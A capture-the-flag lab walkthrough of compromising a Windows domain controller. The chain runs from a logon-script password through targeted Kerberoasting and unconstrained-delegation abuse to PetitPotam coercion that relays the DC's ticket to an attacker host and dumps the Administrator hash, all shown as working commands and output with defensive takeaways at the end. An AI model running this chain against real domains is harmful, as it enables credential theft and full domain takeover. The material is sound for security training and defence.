Delegate
Delegate is a medium-difficulty Windows machine that involves Active Directory attacks. The machine has the guest account enabled, allowing the attacker to read files that contain hard-coded credentials. The credentials allow us to WriteProperty of a user account that is allowed to have WinRM sessions on the Domain Controller. The compromised user has the SeEnableDelegationPrivilege privilege assigned, which allows us to modify the TRUSTED_FOR_DELEGATION flag for AD objects, enabling us to perform Unconstrained Delegation.
Reconnaissance
First, a full-port Nmap scan.
$ nmap -p- --min-rate=3000 --max-retries=3 -sCV -Pn -n 10.129.234.69
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-09 18:44 +0200
Nmap scan report for 10.129.234.69
Host is up (0.064s latency).
Not shown: 65508 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-10-09 16:46:17Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: delegate.vl, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: delegate.vl, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: DELEGATE
|   NetBIOS_Domain_Name: DELEGATE
|   NetBIOS_Computer_Name: DC1
|   DNS_Domain_Name: delegate.vl
|   DNS_Computer_Name: DC1.delegate.vl
|   DNS_Tree_Name: delegate.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-10-09T16:47:14+00:00
| ssl-cert: Subject: commonName=DC1.delegate.vl
| Not valid before: 2026-10-08T16:37:35
|_Not valid after:  2027-04-09T16:37:35
|_ssl-date: 2026-10-09T16:47:52+00:00; 0s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
57005/tcp open  msrpc         Microsoft Windows RPC
57282/tcp open  msrpc         Microsoft Windows RPC
57316/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-10-09T16:47:17
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 192.57 seconds
Note:
DC1is thedelegate.vldomain controller, running the usual AD services.
I added the domain and DC to /etc/hosts.
$ echo '10.129.234.69 delegate delegate.vl dc1.delegate.vl' | sudo tee -a /etc/hostsGuest Access and Enumeration
The guest account is enabled and authenticates with a blank password.
$ nxc smb dc1.delegate.vl -u 'guest' -p ''
SMB         10.129.234.69   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.69   445    DC1              [+] delegate.vl\guest:
Guest also has read access to NETLOGON and SYSVOL.
$ nxc smb dc1.delegate.vl -u guest -p '' --shares
SMB         10.129.234.69   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.69   445    DC1              [+] delegate.vl\guest:
SMB         10.129.234.69   445    DC1              [*] Enumerated shares
SMB         10.129.234.69   445    DC1              Share           Permissions     Remark
SMB         10.129.234.69   445    DC1              -----           -----------     ------
SMB         10.129.234.69   445    DC1              ADMIN$                          Remote Admin
SMB         10.129.234.69   445    DC1              C$                              Default share
SMB         10.129.234.69   445    DC1              IPC$            READ            Remote IPC
SMB         10.129.234.69   445    DC1              NETLOGON        READ            Logon server share
SMB         10.129.234.69   445    DC1              SYSVOL          READ            Logon server share
Credentials from a Logon Script
I browsed NETLOGON and pulled the one file it held.
$ impacket-smbclient delegate.vl/guest@dc1.delegate.vl -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use NETLOGON
# ls
drw-rw-rw-          0  Sun Oct  1 11:08:32 2023 .
drw-rw-rw-          0  Sun Oct  1 11:08:32 2023 ..
-rw-rw-rw-        159  Sun Oct  1 11:08:32 2023 users.bat
# get users.bat
The script maps a few drives — and hardcodes a.briggs’s password for a backup share.
$ cat users.bat
rem @echo off
net use * /delete /y
net use v: \\dc1\development

if %USERNAME%==A.Briggs net use h: \\fileserver\backups /user:Administrator P4ssw0rd1#123
Note: Logon scripts in
NETLOGONare readable by every domain account, so a plaintext password there is effectively public.
The password is reused by the domain user a.briggs, and it works.
$ nxc smb dc1.delegate.vl -u a.briggs -p 'P4ssw0rd1#123'
SMB         10.129.234.69   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.69   445    DC1              [+] delegate.vl\a.briggs:P4ssw0rd1#123
Targeted Kerberoasting
I ran BloodHound to find a path off a.briggs.
$ bloodhound-ce-python -ns 10.129.234.69 -u a.briggs -p 'P4ssw0rd1#123' -d delegate.vl --zip -c all --auth-method ntlm -dc dc1.delegate.vl
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: delegate.vl
INFO: Connecting to LDAP server: dc1.delegate.vl
INFO: Testing resolved hostname connectivity dead:beef::3c11:d2fd:a545:712b
INFO: Trying LDAP connection to dead:beef::3c11:d2fd:a545:712b
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc1.delegate.vl
<SNIP>
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC1.delegate.vl
INFO: Done in 00M 15S
INFO: Compressing output into 20261009204344_bloodhound.zip
BloodHound shows a GenericWrite edge from a.briggs to n.thompson.

Note: With
GenericWriteI can set a temporary SPN onn.thompsonand Kerberoast it: the service ticket is encrypted with the account’s password hash and cracks offline.
Using that write, I ran a targeted Kerberoast against n.thompson.
$ ./targetedKerberoast.py -u a.briggs -p 'P4ssw0rd1#123' -d delegate.vl --request-user n.thompson --dc-ip 10.129.234.69 -o kerberoast.txt
[*] Starting kerberoast attacks
[*] Attacking user (n.thompson)
[+] Writing hash to file for (N.Thompson)
John cracked the hash against rockyou.
$ john kerberoast.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
KALEB_2341       (?)
1g 0:00:00:02 DONE (2026-10-09 21:01) 0.3521g/s 3874Kp/s 3874Kc/s 3874KC/s KANECHA1..KABYLS3427
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Foothold as N.Thompson

BloodHound shows n.thompson is a member of Remote Management Users — which lets me log in over WinRM — and Delegation Admins.
User Flag
I logged in over WinRM and grabbed the user flag.
$ evil-winrm -i dc1.delegate.vl -u n.thompson -p 'KALEB_2341'

<SNIP>

Info: Connection successful
*Evil-WinRM* PS C:\Users\N.Thompson\Documents> cat ..\desktop\user.txt
4b7b************************865b
Unconstrained Delegation
whoami /priv shows n.thompson holds SeEnableDelegationPrivilege.
*Evil-WinRM* PS C:\Users\N.Thompson\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                                                    State
============================= ============================================================== =======
SeMachineAccountPrivilege     Add workstations to domain                                     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                                       Enabled
SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                 Enabled
Note:
SeEnableDelegationPrivilegelets its holder set delegation flags on accounts — normally a Domain Admin right. WithSeMachineAccountPrivilegeto add a computer, I can create one and mark it trusted for unconstrained delegation.
The Machine Account Quota is the default 10, so I can add a computer.
$ nxc ldap dc1.delegate.vl -u a.briggs -p 'P4ssw0rd1#123' -M maq
LDAP        10.129.234.69   389    DC1              [*] Windows Server 2022 Build 20348 (name:DC1) (domain:delegate.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.234.69   389    DC1              [+] delegate.vl\a.briggs:P4ssw0rd1#123
MAQ         10.129.234.69   389    DC1              [*] Getting the MachineAccountQuota
MAQ         10.129.234.69   389    DC1              MachineAccountQuota: 10
I added my own computer account, pwndalf$.
$ impacket-addcomputer delegate.vl/n.thompson:KALEB_2341 -dc-host dc1.delegate.vl -computer-name pwndalf -computer-pass 'Password123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account pwndalf$ with password Password123!.
Fresh out of the box, its userAccountControl is a plain workstation.
$ bloodyad -u n.thompson -p KALEB_2341 -d delegate.vl --host dc1.delegate.vl get object pwndalf\$ | grep "distinguishedName\|userAccountControl"
distinguishedName: CN=pwndalf,CN=Computers,DC=delegate,DC=vl
userAccountControl: WORKSTATION_TRUST_ACCOUNT
Note:
userAccountControlis a bitfield.pwndalf$already hasWORKSTATION_TRUST_ACCOUNT(0x1000= 4096); addingTRUSTED_FOR_DELEGATION(0x80000= 524288) gives 4096 + 524288 =528384, which marks it for unconstrained delegation.
I wrote an LDIF to set userAccountControl to 528384.
$ cat > set_delegation.ldif << 'EOF'
dn: CN=pwndalf,CN=Computers,DC=delegate,DC=vl
changetype: modify
replace: userAccountControl
userAccountControl: 528384
EOF
Then I applied it with ldapmodify as n.thompson.
$ ldapmodify -H ldap://dc1.delegate.vl -D 'delegate\n.thompson' -w 'KALEB_2341' -f set_delegation.ldif
modifying entry "CN=pwndalf,CN=Computers,DC=delegate,DC=vl"
Reading its userAccountControl back, TRUSTED_FOR_DELEGATION is now set.
$ bloodyad -u n.thompson -p KALEB_2341 -d delegate.vl --host dc1.delegate.vl get object pwndalf\$ | grep "userAccountControl"
userAccountControl: WORKSTATION_TRUST_ACCOUNT; TRUSTED_FOR_DELEGATION
nxc --find-delegation confirms pwndalf$ is now trusted for unconstrained delegation.
$ nxc ldap dc1.delegate.vl -u a.briggs -p 'P4ssw0rd1#123' --find-delegation
LDAP        10.129.234.69   389    DC1              [*] Windows Server 2022 Build 20348 (name:DC1) (domain:delegate.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.234.69   389    DC1              [+] delegate.vl\a.briggs:P4ssw0rd1#123
LDAP        10.129.234.69   389    DC1              AccountName AccountType DelegationType DelegationRightsTo
LDAP        10.129.234.69   389    DC1              ----------- ----------- -------------- ------------------
LDAP        10.129.234.69   389    DC1              pwndalf$    Computer    Unconstrained  N/A
Coercing the Domain Controller
For the coercion to reach me, the SPN I abuse has to resolve to my box, so I added a DNS record for pwndalf.delegate.vl pointing at my host.
$ python3 dnstool.py -u 'delegate\pwndalf$' -p 'Password123!' --zone delegate.vl -dns-ip 10.129.234.69 --tcp -dc-ip 10.129.234.69 -a add -r pwndalf -d 10.10.14.56 dc1.delegate.vl
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
Adding the cifs SPN directly fails the validated-write check.
$ python3 addspn.py -u delegate.vl\\n.thompson -p 'KALEB_2341' -T samname -t pwndalf\$ -s cifs/pwndalf.delegate.vl dc1.delegate.vl
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[!] Could not modify object, the server reports a constrained violation
[!] You either supplied a malformed SPN, or you do not have access rights to add this SPN (Validated write only allows adding SPNs matching the hostname)
[!] To add any SPN in the current domain, use --additional to add the SPN via the msDS-AdditionalDnsHostName attribute
So first I registered the name on msDS-AdditionalDnsHostName with --additional.
$ python3 addspn.py -u delegate.vl\\n.thompson -p 'KALEB_2341' -T samname -t pwndalf$ -s cifs/pwndalf.delegate.vl dc1.delegate.vl --additional
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
With that name now registered, re-running the plain write sets the real SPN — the validated write passes because it matches.
$ python3 addspn.py -u delegate.vl\\n.thompson -p 'KALEB_2341' -T samname -t pwndalf\$ -s cifs/pwndalf.delegate.vl dc1.delegate.vl
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
krbrelayx needs the account’s key, so I derived the RC4 of pwndalf$’s password.
$ pypykatz crypto nt 'Password123!'
2b576acbe6bcfda7294d6bd18041b8fe
I started krbrelayx with that key, listening for authentications.
$ python3 krbrelayx.py -hashes :2b576acbe6bcfda7294d6bd18041b8fe
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80

[*] Setting up DNS Server
[*] Servers started, waiting for connections
Then I coerced DC1 into authenticating to my host with PetitPotam.
$ python3 PetitPotam.py -u 'pwndalf$' -p 'Password123!' -d delegate.vl pwndalf.delegate.vl dc1.delegate.vl

<SNIP>

Trying pipe lsarpc
[-] Connecting to ncacn_np:dc1.delegate.vl[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
krbrelayx caught DC1$’s TGT and saved it to a ccache.
[*] SMBD: Received connection from 10.129.234.69
[*] Got ticket for DC1$@DELEGATE.VL [krbtgt@DELEGATE.VL]
[*] Saving ticket in DC1$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache
[*] SMBD: Received connection from 10.129.234.69
[*] Got ticket for DC1$@DELEGATE.VL [krbtgt@DELEGATE.VL]
[*] Saving ticket in DC1$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache
Privilege Escalation
With the DC’s own ticket I DCSynced the Administrator hash.
$ KRB5CCNAME=DC1\$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache impacket-secretsdump dc1.delegate.vl -k -no-pass -just-dc-user administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c32198ceab4cc695e65045562aa3ee93:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f877adcb278c4e178c430440573528db38631785a0afe9281d0dbdd10774848c
Administrator:aes128-cts-hmac-sha1-96:3a25aca9a80dfe5f03cd03ea2dcccafe
Administrator:des-cbc-md5:ce257f16ec25e59e
[*] Cleaning up...
Root Flag
I pass-the-hash into WinRM as Administrator and read the root flag.
$ evil-winrm -i dc1.delegate.vl -u administrator -H c32198ceab4cc695e65045562aa3ee93

<SNIP>

Info: Connection successful
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\desktop\root.txt
c1eb************************5827
Key Takeaways
Never ship credentials in logon scripts. — NETLOGON is world-readable by design, so the plaintext password in users.bat was effectively public. Keep secrets out of scripts entirely, and rotate any that have leaked.
Treat GenericWrite on a user as a credential-disclosure bug. — It was enough to Kerberoast n.thompson offline. Tighten delegated ACLs so low-privileged accounts can’t write arbitrary attributes on others, and enforce long, random passwords on service-capable accounts.
SeEnableDelegationPrivilege is a domain-compromise primitive. — Granting it outside of Domain Admins let n.thompson mark an attacker-controlled computer as trusted for unconstrained delegation. This right should never be delegated.
Unconstrained delegation plus coercion equals game over. — Once pwndalf$ was trusted, PetitPotam coerced the DC into handing over its TGT. Remove unconstrained delegation where it isn’t needed, add sensitive accounts to Protected Users, and patch the coercion vectors (PetitPotam / PrinterBug).